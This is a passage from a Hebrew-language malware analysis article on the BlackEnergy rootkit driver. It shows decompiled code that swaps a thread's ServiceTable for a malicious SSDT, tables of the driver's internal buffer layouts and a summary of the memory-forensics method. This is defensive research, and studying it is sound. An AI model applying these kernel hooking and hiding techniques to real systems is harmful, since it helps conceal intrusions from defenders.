
כשנחזור ל-sub_FF0D2EA7 נראה שהפונקציה בודקת אם ה-Thread נוצר (דגל ה-Create בשורה 9):

```
6   v4[0] = ProcessID;
7   v4[1] = ThreadID;
8   ETHREAD = GetEthreadPointer(v4);
9   if ( ETHREAD && Create )
10  {
11    if ( dword_FF0D5344 )
12      _InterlockedExchange((volatile __int32 *)&ETHREAD[dword_FF0D5344], dword_FF0D5398);
13  }
14  return ETHREAD;
15 }
```

במידה וכן היא מחליפה את הערך שנמצא ב-ETHREAD + 0xE0 שמצביע ל-ServiceTable של ה-Thread החדש, שבעזרתו ה-Thread פונה לטבלת ה-SSDT:

```
UCHAR PowerState;                                   //0xdd
UCHAR NpxIrql;                                      //0xde
UCHAR InitialNode;                                  //0xdf
VOID* ServiceTable;                                 //0xe0
struct _KQUEUE* Queue;                              //0xe4
ULONG ApcQueueLock;                                 //0xe8
```

מכאן אפשר להניח שהמשתנה dword_FF0D5398 אותו מכניסה הפונקציה הוא המצביע ל-SSDT הזדוני שה-Driver יוצר:



סיכום

זיכרון מלא של מערכת ההפעלה היא ראיה חזקה מאד שבזמן אמת מסוגלת להעניק לצוותי חקירה יכולת ניתוח מלאה של המתווה והתמודדות מהירה עם תקיפה, אך יחד עם זאת ייתכן שהמידע שכלי ניתוח הזיכרון מעניקים לא מספיק ונדרש ביצוע Reverse Engineering מעמיק כדי להבין את מתווה התקיפה לעומק.

במאמר זה ניסינו להציג את דרכי הפעולה שניתן להפעיל ברגע שמזהים Driver חשוד דרך קובץ זיכרון: מרגע זיהוי הראיות בזיכרון (הוצג חלקית), ביצוע Dump ותיקון מרחב הכתובות, זיהוי הסתרות והתגברות על ניסיונות כותב ה-Driver הזדוני להעלים ראיות, פישוט ה-Dissasembly, ועד לחקירה מלאה וזיהוי מנגנוני הפעולה העיקריים שלו.

BlackEnergy השתמש ב-Driver שתפקד כ-Rootkit מורכב שביצע מעקב בזמן ריצתו והחביא ראיות שעלולות להסגיר את פעילותו הזדונית. חלק מהיכולות הללו כללו גם Reflective Driver Loader, שאפשר ל-Driver לבצע "טעינה שקטה" של כל Driver אחר שהתוקף יבחר ובכך להמשיך להסלמת יכולות התוקף על עמדתה שנתקפה והרחבת התקיפה.


החקירה שביצענו העמיקה מאד במבנה הפנימי שניהל ה-Driver במטרה להבין את כל המרכיבים שלו וכללה מעקב אחר ערכים המשותפים לפוקנציות השונות של ה-Driver, הצלבת מידע, שכתוצאה מכך סייעה לנו להרכיב את כל המבנים בהם ה-Driver ושאר ה-Modules הזדוניים ששימשו אותו:

PoolAllocation			
	Offset	Size(Bytes)	Meaning
	0x0	4	BufferCode
	0x4	4	Write to Registry Flag
For process-related functions (BufferCode=1&8)	0x8	4	PID
	0xC	4	TID
For string-related functions (BufferCode=2-4)	0x10	2	String Length
	0x12	2	String Maximum Length
	0x14	4	String Pointer
For memory-related functions (BufferCode=7)	0x18	4	Address To Read From
	0x1C	4	Bytes To Read
	0x20	4	PID To Read From
	0x24	4	Flink
	0x28	4	Blink

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length
0x20-214	500	Raw String
0x214	4	Address To Read From
0x218	4	Bytes To Read
0x21C	4	PID To Read From
0x220	4	Structure Size
0x224	???	PE File

אתם מוזמנים להמשיך את החקירה מאיפה שהפסקנו (icqogwp וכו'..), ולראות איך שאר הרכיבים בתרחיש התקיפה מנצלים את היכולות של ה-Driver, מה הוא נועד להסתיר ואיך הגיע לעמדה.

תרשים סיכום החקירה:



מקורות

- https://www.amazon.com/Windows-Kernel-Programming-Pavel-Yosifovich/dp/1977593372
- https://docs.microsoft.com/en-us/windows-hardware/drivers/
- https://www.vergiliusproject.com/
- https://www.codeproject.com/Articles/800404/Understanding-LIST-ENTRY-Lists-and-Its-Importance
- https://www.freepik.com/
- https://thenounproject.com/
- https://www.onlinewebfonts.com/
- https://www.geoffchappell.com/